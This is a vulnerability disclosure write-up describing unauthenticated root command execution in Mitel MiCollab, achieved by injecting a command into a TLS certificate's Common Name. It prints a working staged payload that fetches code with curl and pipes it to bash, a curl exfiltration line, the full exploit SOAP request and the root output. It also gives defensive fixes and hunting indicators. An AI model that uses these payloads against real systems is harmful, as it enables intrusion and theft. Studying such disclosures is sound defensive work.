

The Common Name Was a Command: Unauthenticated Root on Mitel MiCollab
Mitel advisory MISA-2026-0005 • MTLVULN-1667 • CVSS 10.0 • Patched 2026-06-17 • Hunting SSRF on a Mitel MiCollab appliance, I noticed it was complaining about my TLS certificate. That complaint turned out to be unauthenticated root, and the command ran even though the appliance decided my certificate was invalid and refused it.

Technical Summary
Exploits Explained
An unauthenticated attacker can call MiCollab's SOAP collaboration-server management API to register a peer pointed at a server they control, then trigger a sync.
When the appliance connects, it retrieves an attacker-supplied TLS certificate and passes the Common Name field into a hostname-verification path that isn't sanitized, letting a command substitution payload in the CN execute as root. The appliance still reports the certificate as rejected, so the failed sync gives no indication that code already ran.
Two unauthenticated SOAP requests are enough for full remote code execution. Patched in MISA-2026-0005; tracked as MTLVULN-1667 pending CVE assignment.
Summary: Mitel advisory MISA-2026-0005 • MTLVULN-1667 • CVSS 10.0 AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H • Patched 2026-06-17 • Hunting SSRF on a Mitel MiCollab appliance, I noticed it was complaining about my TLS certificate. That complaint turned out to be unauthenticated root, and the command ran even though the appliance decided my certificate was invalid and refused it.
On method: AI did not do any of the testing. Synack Red Team doesn’t allow it on direct engagements, and this was hand work: black box, no source, no vendor documentation beyond what the appliance told me itself. Everything below is what I actually did, in the order I did it, including the part where I was looking for something else entirely. The one place AI shows up is the PoC server linked further down. I used Gemini 2.5 Flash to write that script, which serves a certificate and a payload and does nothing else.
I Was Looking for SSRF
That’s how most of these start. You find a feature that takes a URL, point it at yourself, and see what happens.
MiCollab is Mitel’s unified communications platform, so voice and chat and presence and conferencing, and it usually lands as an on-prem appliance with a lot of network reach. It has to talk to peers: collaboration back ends, Exchange, calendar services. So it exposes SOAP endpoints for registering those peers and checking they’re alive. The WSDL was reachable without credentials. So were the actions behind it:
- /ucs/ws/service/collabservermgmt, with CreateCollaborationServer and SyncCollaborationServer
- /ucs/ws/service/calstatus/admin/admin, with TestExchangeAccessCredentialsRequest and TestCalServerRequest
An unauthenticated endpoint that makes the server fetch a URL of my choosing is already worth writing up. I registered a collaboration server pointing at a host I controlled, triggered a sync, and expected to note the callback and move on.

What came back wasn’t an SSRF result. It was a complaint about my certificate, telling me it was out of date. Not “connection refused,” not a timeout, not a blank 200. It had connected, got far enough through a TLS handshake to receive my certificate, parsed it, formed an opinion about it, and then told me the opinion.
So I fixed the expiry and tried again. The appliance moved on to its next objection:
Error syncing collaboration server: java.io.IOException The https URL hostname
does not match the Common Name (CN) on the server certificate in the client's
truststore. Make sure server certificate is correct, or to disable this check
(NOT recommended for production) set the CXF client TLS configuration property
"disableCNCheck" to true.
Read that as a defender and it’s validation doing its job. The certificate didn’t match the host, so the connection was refused.
Read it as an attacker and it’s a confession, and a fairly detailed one. To produce that string, the server had to accept a URL I gave it, dial out to me, pull the Common Name out of a certificate I wrote, and then handle that CN as a string sitting next to a hostname I also controlled. It even gives up the stack. disableCNCheck is an Apache CXF property, and the response headers said Server: WildFly/8 and X-Powered-By: Undertow/1.
The SSRF was real but boring. This looked better.
Whose Input Is a Certificate, Anyway?
Most web bugs you learn early are about data you push into a server: a parameter, a header, a body. You’re the client, the server is the target, and every defense it has is facing you.
CreateCollaborationServer flips that around. I hand it a URL, it dials out, and on the far end of that handshake I’m the server. Early on it gets my certificate, and it has to parse that certificate before it can decide whether to trust it.
A certificate feels like a security object. It has a chain and a signature and an expiry date, and it lives in the part of your brain marked trust. But an unverified certificate from an unknown peer isn’t a trust anchor. It’s a structured blob of bytes that a stranger typed. The Common Name is a text field, capped at 64 characters, with no schema beyond convention. I can put whatever I want in it, sign it myself, and serve it. Nothing requires me to have a real CA, only to have a certificate.
So the question isn’t “can I control the CN,” which is obviously yes. It’s what MiCollab does with that string before deciding whether to trust it.
I should say I didn’t come up with that question myself. I had a vague memory of having seen something about command injection payloads in a certificate’s Common Name. I couldn’t tell you where, and it was more likely prior CVEs in this area than any single write-up. That half memory is the only reason I tried it first instead of tenth.
64 Characters to Work With
The payload is a command substitution, $(…), which does nothing unless the string reaches a shell. The CXF error told me the CN was being compared against a hostname. If any part of that comparison, or the logging around it, built a string like “…$CN…” and handed it to /bin/sh, then $( ) stops being data and starts being syntax.
The problem is size. X.509 caps the Common Name at 64 characters (RFC 5280, ub-common-name), which leaves no room for anything useful. That’s why the payload is staged rather than direct:

x$(curl 34.x.x.x/p|bash)Thirty bytes. It fetches stage two over plain HTTP and pipes it to bash, so the CN never has to hold the actual command, just the instruction to go and get one. The leading x stops the CN from beginning with a substitution. The command I actually want lives on my own web server at /p, where I can edit it between attempts without reissuing a certificate.
The PoC server does two jobs: terminate TLS with that certificate, and serve stage two on port 80. I’ve published it as a gist, written with Gemini 2.5 Flash.
sudo python3 poc_server.py --collab <collaborator_domain> --ip <c2_ip>
Stage two gets set interactively. I won’t see stdout in the SOAP response, so the output goes out of band to a Burp Collaborator host:
id | curl <collaborator> --data-binary @-The Request that Contains Nothing

This is the part I like most:
POST /ucs/ws/service/collabservermgmt HTTP/1.1
Host: [REDACTED]
Content-Type: text/xml; charset=utf-8
SOAPAction: ""

<?xml version="1.0" encoding="UTF-8"?>
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
                  xmlns:mdl="http://www.mitel.com/ucs/ws/model">
   <soapenv:Body>
      <mdl:CreateCollaborationServer>
         <mdl:CollaborationServer>
            <mdl:verificationMode>false</mdl:verificationMode>
            <mdl:description>PoC</mdl:description>
            <mdl:url>https://[C2_IP]</mdl:url>
         </mdl:CollaborationServer>
      </mdl:CreateCollaborationServer>
   </soapenv:Body>
</soapenv:Envelope>
There is nothing malicious in the malicious request. No quotes, no semicolons, no backticks, nothing encoded. It’s a URL. A WAF sees a URL, and so does whoever reads the logs afterwards. Signature matching on this endpoint has nothing to match, because the command syntax isn’t in the request. It arrives later, inside a certificate, over a connection the server hasn’t made yet. Plenty of other controls would still have stopped this, and I get to those below, but pattern matching the request body isn’t one of them.
The response comes back with ResponseCode 0 and an actualGuid of 1027. Then you trigger the sync:
The C2 sees the appliance turn up, take the certificate, and come back for stage two:
And the collaborator gets the result:

POST / HTTP/1.1
Host: <collaborator>
User-Agent: curl/7.61.1
Content-Type: application/x-www-form-urlencoded

uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:unconfined_service_t:s0
Root, unauthenticated, off two SOAP requests: one to create the record, one to sync it.
The Rejection Didn’t Stop Anything
Look at what the sync actually returned. ResponseCode 1, and an error saying the certificate was refused because the CN didn’t match the host. As far as the appliance was concerned, the operation failed and the certificate was never trusted.
The command had already run.
That’s the bug in one line. The CN check isn’t a gate the payload sneaks past, it’s the thing that handles the payload. Validation had to touch that string in order to reject it, and touching it was enough. ResponseCode 1 and “does not match the Common Name” is what successful exploitation looks like from the outside.
The timestamps agree, for what they’re worth. The collaborator logged root’s id output at 01:37:31.960 UTC and the SOAP response carries a Date of 01:37:32 GMT. I wouldn’t read an exact interval out of that, since the Date header only resolves to the second and the two clocks aren’t necessarily in step, but the callback on its own already proves the point without needing the ordering.
So the obvious defensive read, that the certificate was rejected and therefore nothing happened, is backwards. A failed sync doesn’t rule out a successful execution, and one pointing at a destination nobody recognises is worth pulling on.
Where exactly the CN reached a shell, I can’t tell you, and what follows is a guess rather than a finding. CXF does hostname verification itself, which is what produced that error string, so my first assumption was that the sink sat in the handling around it. It could just as easily be earlier: certificate retrieval or import, trust store handling, an alias or a temporary filename derived from the subject, logging, or a call out to something like keytool or openssl. From outside, all I can say is that attacker controlled certificate data reached somewhere that executed it.

Then clean up after yourself. You’ve created a record in someone’s production appliance:
The Score, and What It’s Actually Worth
Mitel rated this CVSS 3.1 10.0, AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H, with scope changed.
I’m not going to spend paragraphs defending someone else’s vector. Scope in CVSS is a narrow question about whether exploitation crosses a security authority boundary, not a general measure of how good a pivot you’ve landed, and people reach for it loosely. The part that survives any argument about scoring is simpler: unauthenticated root on the box that terminates your voice infrastructure.
What I demonstrated is command execution as root, from the network, with no credentials. That’s it. What it puts at risk depends on the deployment, and on a live engagement I didn’t go and take any of it: the credentials the appliance holds for Exchange and its collaboration back ends, its configuration, the internal systems it’s trusted to reach, the voice and conferencing data passing through it. Root plus opportunity, rather than a confirmed breach of all of the above.
Worth noting the SELinux context in that callback: unconfined_service_t. SELinux is enabled, but the service isn’t running in a tightly scoped domain of its own, so it isn’t getting the confinement that would have constrained what root could do next.
Cost of entry: two unauthenticated SOAP requests, neither of which contains anything that looks like an attack.
The Fix
Patched in MISA-2026-0005, published 17 June 2026. CVE identifiers were requested but hadn’t been assigned at the time, so track this one by MTLVULN-1667.
| Product | Affected | Fixed |
|---|---|---|
| MiCollab | 10.0 (10.0.0.26) through 10.2 SP1 FP1 (10.2.1.102), and 9.8 SP3 FP1 (9.8.3.103) and earlier | 10.2 SP1 FP2 (10.2.1.205) or 9.8 SP3 FP2 (9.8.3.203) |
| MiVB SVI 2.x | 2.1.0.9-2 and earlier | 2.1.0.9-4 |
| MiVB SVI 1.0 | all | upgrade the MiCollab Client Service UC server blade to 9.8.3.203 |
If you’re writing code shaped like this, the first one below matters far more than the rest.
Never let certificate fields reach a shell, a filename, or a command string. Not the CN, not the rest of the subject, not the issuer. Don’t assemble a command as text and hand it to /bin/sh -c, bash -c or Runtime.exec(String); call a fixed executable with an argument array instead. If you need an alias or a temporary filename for an incoming certificate, generate an opaque identifier rather than using anything the peer chose. That kills this bug class outright whatever the sink turns out to be, and it applies just as much on the error path, because the CN is still attacker data when you’re logging why you rejected it.
Don’t write your own hostname verification. I nearly put a one line string comparison here as the fix, which would have been bad advice. Certificate identity matching is genuinely fiddly: it should read the SAN rather than the CN, DNS comparison is case insensitive, internationalised names need IDNA handling, IP addresses are their own identity type, wildcards have rules, trailing dots exist. RFC 9525 is the current word on it. Use the verifier your platform already ships, which for this stack means CXF’s, and leave disableCNCheck alone.
Don’t expose state changing management operations without authentication. Creating and synchronising a collaboration server should require credentials and an authorisation check. That control on its own would have ended this before the certificate mattered.
Restrict where the appliance can dial. An unauthenticated endpoint that connects to any URL an attacker picks is an SSRF primitive before it’s anything else, which is what I was there for in the first place. Allow-list the destinations, and constrain schemes and ports while you’re at it.
Confine the service. Running a network facing daemon as root with no service specific SELinux domain throws away a layer for free. It wouldn’t have stopped the injection, but it would have made the attacker’s next hour a lot harder.
If You Actually Run One of These
Patch first, to the versions in the table above. Then restrict the management endpoints to an administrative network, because they shouldn’t have been reachable from wherever I was reaching them from.
After that it’s worth looking, since this leaves very little behind and costs an attacker almost nothing to try:
- Collaboration server records nobody recognises, particularly ones pointing at external addresses
- Failed synchronisations against unfamiliar destinations, which is what a successful attempt looks like
- Outbound TLS from the appliance to hosts that aren’t approved peers
- Child processes under the service, especially curl, wget, sh, bash, keytool or openssl
- DNS or HTTP callbacks you can’t account for
If one of these was internet facing on a vulnerable version, treat the integration credentials it stores as suspect, rotate them, and go and look at the systems those credentials reach rather than stopping at the appliance.
The Lesson
The broken assumption here doesn’t only live in Mitel’s code:
Objects that exist to establish trust are not themselves trusted input.
A certificate is the clearest case, because everything about it, the chain and the signature and the padlock in the browser, trains you to file it under security. But an unverified certificate from an arbitrary peer is a document written entirely by an attacker. So is a JWT header before you check the signature, a SAML assertion halfway through parsing, a DNS PTR record you just resolved, the SNI on an inbound handshake, a filename inside an uploaded archive.
All of those have a window where you’re handling attacker written bytes using code that feels like it sits on the trusted side of the boundary, because establishing that boundary is the code’s job. Validation runs before the verdict. If your validator has a side effect, the attacker gets that side effect whether they pass or not, and your rejection message becomes their success notification.
So ask it plainly, of any code that checks a credential: what does this do with the value before it decides whether to trust it?
Here the answer was that it runs it, as root, and then complains that it was invalid.
One more thing, because it’s the bit I’d actually want you to take away. This isn’t only a Mitel story. Around the same time, on a different engagement against an unrelated product from another vendor, I hit the same tell: a URL fetching feature that told me things about the certificate on the far end. If you’re testing SSRF and the response says anything at all about the peer certificate, you’ve found more than an SSRF primitive. You’ve found parsing and validation surface running on bytes you control. Stop enumerating internal hosts for a minute and go and look at what it does with the CN.
Disclosure Timeline
- 2026-04-17. Discovered during black box testing on a Synack Red Team engagement.
- 2026-04-20. Wrote up the technique on X, with the PoC server as a gist. No vendor, product or target named; the post is about certificate CN injection as something to test for, not about any affected system.
- 2026-04-24. Reported to Mitel.
- 2026-04-27. Mitel confirmed the issue.
- 2026-06-17. Fixed, and advisory MISA-2026-0005 published, crediting Mustafa Can IPEKCI (Synack Red Team) for this issue.
Three days from report to confirmation and 54 from report to patch. For a CVSS 10.0 in a shipped appliance, that’s a vendor doing its job.
Target details are redacted. Don’t test any of this against systems you aren’t authorized to test.
Thanks for reading. To learn more about the global community of researchers uncovering vulnerabilities like this, check out the Synack Red Team. Be sure to follow Synack and the Synack Red Team on LinkedIn for upcoming blogs in the Exploits Explained series.
About the Author
Mustafa Can IPEKCI (nukedx) is an independent security researcher based in Turkey, with interests spanning computer science, biotechnology, and digital gaming. In the milw0rm era, he uncovered critical issues including a 2004 flaw in ICQmail’s transition to mail2world that exposed the service’s entire database. Mustafa is a longtime member of the Synack Red Team, where he was inducted into the Synack Acropolis program in 2020.
Frequently Asked Questions
Certificate CN injection is an attack where a self-signed certificate’s Common Name field is used to smuggle a command payload into a system that mishandles it. Because an unverified certificate from an unknown peer is just attacker-controlled data until it’s validated, if the code checking the CN builds a shell command or log string from it, a payload like $(curl …) can execute before the certificate is ever trusted.
MiCollab’s hostname verification compared the certificate’s CN against the expected host using Apache CXF, and that comparison (or the logging around it) handled the CN as a string passed to a shell rather than as inert data. The verification correctly rejected the certificate as a mismatch, but the command embedded in the CN had already run by the time that rejection was returned, so a failed sync gave no indication that code execution had occurred.
Never let certificate fields (CN, subject, issuer) reach a shell, filename, or command string, use a fixed argument array instead of building command text, and rely on the platform’s own hostname verification rather than a custom one. Beyond that, unauthenticated state-changing endpoints like MiCollab’s collaboration-server management calls should require credentials, and outbound connections from the appliance should be restricted to an allow-list of destinations.
What would 1,500
elite hackers find in
your stack?
The Synack Red Team and Sara AI Pentesting work side by side to test your environment and find vulnerabilities that matter.